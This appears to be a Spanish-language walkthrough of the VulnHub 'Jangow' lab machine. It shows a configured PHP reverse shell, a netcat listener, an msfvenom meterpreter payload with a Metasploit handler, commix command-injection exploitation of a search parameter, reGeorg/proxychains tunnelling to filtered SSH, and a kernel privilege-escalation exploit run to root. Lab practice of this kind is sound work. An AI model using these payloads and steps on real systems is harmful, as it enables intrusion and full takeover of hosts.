// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.101';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Subimos el fichero al equipo a la carpeta /tmp y lo copiamos en /var/www/html/site






'/tmp/php-reverse-shell.php' -> '/var/www/html/site/php-reverse-shell.php'

Lanzamos netcat en la máquina atacante y cargamos php-reverse-shell.php desde el navegador

```
┌──(root💀 kali)-[/home/kali/Documents/pentesting/case_04]
└─# nc -vnlp 4444
listening on [any] 4444 ...
```




WARNING: Failed to daemonise. This is quite common and not fatal. Connection timed out (110)

No tenemos éxito de abrirnos un reverse Shell, probamos creando un Shell con metasploit framework

https://github.com/aguayro @9v@yr0

msf> msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.178.3 LPORT=4444 -e -f raw > /home/kali/Documentos/pentesting/case_04/php-reverse-meterpreter.php

```
└─# msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

I love shells --egypt


       =[ metasploit v6.4.9-dev                           ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 424 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
```



Tampoco me genera un Shell, así que como tengo el usuario y contraseña entro en la consola de la máquina.

https://github.com/aguayro @9v@yr0

```
jangow01@jangow01:/tmp$ ./exploit.sh
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003c960000
[*] Leaking sock struct from ffff8800374583c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003cb41780
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003cb41780
[*] credentials patched, launching shell...
# whoami
root
#
```

No es lo que debería haber hecho, pero no consigo abrir una shell con php

```
drwxr-xr-x  2 root root 4096 Jun 10  2021 .nano
-rw-r--r--  1 root root  148 Ago 17  2015 .profile
-rw-r--r--  1 root root 2439 Out 31  2021 proof.txt
-rw-r--r--  1 root root  211 Jun 10  2021 .wget-hsts
# cat proof.txt
                      @@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@@&#   #@@@@@@@@@&(.     /&@@@@@@@@@@@
                      @  @@@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@&    .&@@@@@
                      @  @@@@@@@@&  @@@@@@&@@@@@&%######%&@*    ./@@*   &@@
                      @  @@@@@* (@@@@@@@@@@#/.                 .*@.  .#&.   &@@@&&
                      @  @@@, /@@@@@@@@@#,                        .@.  ,&,   @@&&
                      @  @&  @@@@@@@@@#.          @@@,@@@/           %.  #,   %@&
                      @@@#  @@@@@@@@@/          .@@@@@@@@@@             *  .,    @@
                      @@&  @@@@@@@@@*           @@@@@@@@@@@                ,       @
                      @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@@@        *.       &@
                     @@/  *@@@@@@@/           @@@@@@@@@@@#                        @@
                     @@   .@@@@@@@/          @@@@@@@@@@@@@                 @#      @@
                     @@    @@@@@@@@.          @@@@@@@@@@@                 @@(      @@
                      @&   .@@@@@@@@.          , @@@@@@@ *             .@@@*(     .@
                      @@    ,@@@@@@@@,   @@@@@@@@@&*%@@@@@@@@@,    @@@@@(%&*   &@
                      @@&     @@@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@@%@@/   &@
                      @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@@%*   &@
                      @  @@.      .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                      @  @@@&        ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/      &@@&&
                      @  @@@@@@.         *%@@@@@@@@@@@@@@@@@@@@@@@&#/.       &@@@@&&
                      @  @@@@@@@@&                JANGOW                &@@@

                      @  &&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                  &&&@@@@&%       &/    (&&@@@&&&
                                    ((((((((((((((((((((((((((((((

da39a3ee5e6b4b0d3255bfef95601890afd80709
# _
```

Aquí tenemos la flag

Lanzamos nikto para que nos devuelva más información sobre las vulnerabilidades del servidor apache.

```
└─# nikto -url http://192.168.56.118
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.118
+ Target Hostname:    192.168.56.118
+ Target Port:        80
+ Start Time:         2024-05-14 04:03:43 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publi
sher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publish
er should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ ///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////: Directory indexing found.
+ ///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////: Abyss 1.03 reveals directory listing when multiple /'s are requested. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2024-05-14 04:04:14 (GMT-4) (31 seconds)
---------------------------------------------------------------------------
```

Explotación de las vulnerabilidades detectadas por nikto en apache 2.4.18

- Anti-clickjacking X-Frame-Options header
- X-Content-Type-Options header
- Apache/2.4.18 appears to be outdated
- Web Publisher

Vulnerabilidad http sql injeccion

commix -u http://192.168.56.118 --crawl=3

```
└─# commix -u http://192.168.56.118 --crawl=3
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.9-stable
/\ \__//\ \L\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[09:25:12] [warning] Internet seems unreachable.
[09:25:12] [info] Starting crawler for target URL 'http://192.168.56.118'.
Do you want to check target for the existence of site's sitemap(.xml)? [y/N] >
[09:25:13] [info] Searching for usable links with depth 1.
[09:25:13] [info] 5/5 links visited.
[09:25:13] [info] Searching for usable links with depth 2.
[09:25:13] [info] Searching for usable links with depth 3.
[09:25:13] [info] 9/9 links visited.
Do you want to normalize crawling results? [Y/n] >
Do you want to store crawling results to a temporary file (for eventual further processing with other tools)? [y/N] >
[09:25:16] [info] Found a total of 2 targets.
[1/2] URL - http://192.168.56.118?C=N;O=D
Do you want to use URL #1 to perform tests? [Y/n] >
[09:25:18] [info] Testing connection to the target URL.
[09:25:18] [info] Performing identification checks to the target URL.
[09:25:18] [info] Setting GET parameter 'C' for tests.
```

https://github.com/aguayro @9v@yr0

```
[09:25:16] [info] Found a total of 2 targets.
[1/2] URL - http://192.168.56.118?C=N;O=D
Do you want to use URL #1 to perform tests? [Y/n] >
[09:25:18] [info] Testing connection to the target URL.
[09:25:18] [info] Performing identification checks to the target URL.
[09:25:18] [info] Setting GET parameter 'C' for tests.
[09:25:19] [warning] Heuristic (basic) tests shows that GET parameter 'C' might not be injectable.
[09:25:20] [info] Testing the (results-based) classic command injection technique.
[09:25:40] [info] Testing the (results-based) dynamic code evaluation technique.
[09:25:40] [warning] It is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions.
[09:25:41] [info] Testing the (blind) time-based command injection technique.
[09:25:41] [info] Trying to create a file in directory '/var/www/192.168.56.118/public_html' for command execution output.
It seems that you don't have permissions to read and/or write files in directory '/var/www/192.168.56.118/public_html'. You are advised to rerun with option '--web-root
'.
Do you want to use the temporary directory ('/tmp/')? [Y/n] >
[09:27:33] [info] Trying to create a file in temporary directory ('/tmp/') for command execution output.
[09:27:33] [warning] It is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions.
[09:27:34] [info] Testing the (semi-blind) tempfile-based injection technique.
[09:27:34] [warning] The tested GET parameter 'C' does not seem to be injectable.
[09:27:34] [error] All tested parameters appear to be not injectable. Try to increase value for '--level' option if you wish to perform more tests. If you suspect that
there is some kind of protection mechanism involved, maybe you could try to use option '--alter-shell' and/or use option '--tamper' and/or switch '--random-agent'.
[2/2] URL - http://192.168.56.118/site/busque.php?buscar=
Do you want to use URL #2 to perform tests? [Y/n] >
[09:27:38] [info] Testing connection to the target URL.
[09:27:38] [info] Performing identification checks to the target URL.
[09:27:38] [warning] The provided value for GET parameter 'buscar' is empty. You are advised to use only valid values, so commix could be able to run properly.
[09:27:38] [info] Setting GET parameter 'buscar' for tests.
A previously stored session has been held against that target. Do you want to resume to (results-based) classic command injection point? [Y/n] >
[09:27:42] [info] GET parameter 'buscar' appears to be injectable via (results-based) classic command injection technique.
                  %0aecho HLSACM$((62+48))$(echo HLSACM)HLSACM
GET parameter 'buscar' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) >
```

Nos devuelve una shell

```
GET parameter 'buscar' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > whoami
www-data
commix(os_shell) > uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
commix(os_shell) >
```

```
commix(os_shell) > ls -la
total 60 drwxr-xr-x 6 www-data www-data 4096 May 29 08:58 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r--
1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x
2 www-data www-data 4096 Jun 3 2021 js -rw-r--r-- 1 www-data www-data 5496 May 29 09:02 php-reverse-shell.php -rw-r--r-- 1 www-data www-data 56 May 29 08:25 run.php -rw
-r--r-- 1 www-data www-data 5720 May 29 08:25 tunnel.php drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
commix(os_shell) > pwd
/var/www/html/site
```

Vulnerabilidad puerto ssh abierto

Habiamos dejado pendiente el puerto 22 ssh que teníamos abierto, para saltarnos el cortafuegos vamos a ayudarnos de un proxy. Usaremos la herramienta reGeorg y proxychains

Subimos el código php tunnel.php al equipo que estamos atacando 192.168.56.108

python2.7 reGeorgSocksProxy.py -u http://192.168.56.108/site/tunnel.php -v DEBUG

```
# python2.7 reGeorgSocksProxy.py -u http://192.168.56.108/site/tunnel.php -v DEBUG

... every office needs a tool like Georg

willem@sensepost.com / @_w_m__
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO   ] Log Level set to [DEBUG]
[INFO   ] Starting socks server [127.0.0.1:8888], tunnel at [http://192.168.56.108/site/tunnel.php]
[INFO   ] Checking if Georg is ready
[INFO   ] Georg says, 'All seems fine'
```

https://github.com/aguayro @9v@yr0

Realizamos un escaneo del puerto 22 con proxychains y nmap

```
└─# proxychains nmap -sV -sC -p 22 192.168.56.108
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 06:23 EDT
Nmap scan report for 192.168.56.108
Host is up (0.0015s latency).

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
MAC Address: 08:00:27:5E:B8:11 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.71 seconds
```

Pues ahí está puerto 22 filtrado, vamos a ver si podemos acceder con el usuario que tenemos

proxychains ssh jangow01@192.168.56.108

```
└─# proxychains ssh jangow01@192.168.56.108
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:8888  ...  192.168.56.108:22  ...  OK
jangow01@192.168.56.108's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.


Last login: Tue Jun  4 07:59:55 2024
jangow01@jangow01:~$
```

```
┌──(root💀kali)-[/opt/Pentester/reGeorg]
└─# python2.7 reGeorgSocksProxy.py -u http://192.168.56.108/site/tunnel.php -v INFO

                    ____
 ____  ____  ____  |___| _ ____  ____  ____  ____
|    \|    ||    ||   ||  ||    \|    \|    \|    |
|    \|    ||    ||   ||  ||    ||    ||    \|    |
|_|\_\|____||____|  _||____|\____/|_|\_\|____|
                   |____|
                 ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO    ] Log Level set to [INFO]
[INFO    ] Starting socks server [127.0.0.1:8888], tunnel at [http://192.168.56.108/site/tunnel.php]
[INFO    ] Checking if Georg is ready
[INFO    ] Georg says, 'All seems fine'
[INFO    ] [192.168.56.108:22] >>>> [96]
[INFO    ] [192.168.56.108:22] Connection Terminated
[ERROR   ] [192.168.56.108:22] HTTP [200]: Status: [FAIL]: Message [RemoteSocket read filed] Shutting down
[INFO    ] [192.168.56.108:22] Connection Terminated
```

Elevo privilegios en la máquina con ayuda del exploit

```
jangow01@jangow01:/var/www/html/site$ ./exploit.sh
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003b24d600
[*] Leaking sock struct from ffff880039916b40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037a81540
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880037a81540
[*] credentials patched, launching shell ...
# whoami
root
#
```

Herramientas:

https://null-byte.wonderhowto.com/how-to/use-commix-automate-exploiting-command-injection-flaws-web-applications-0189044/

https://www.dcode.fr/cipher-identifier

https://github.com/sensepost/reGeorg

Fuente:

https://www.vulnhub.com/entry/jangow-101,754/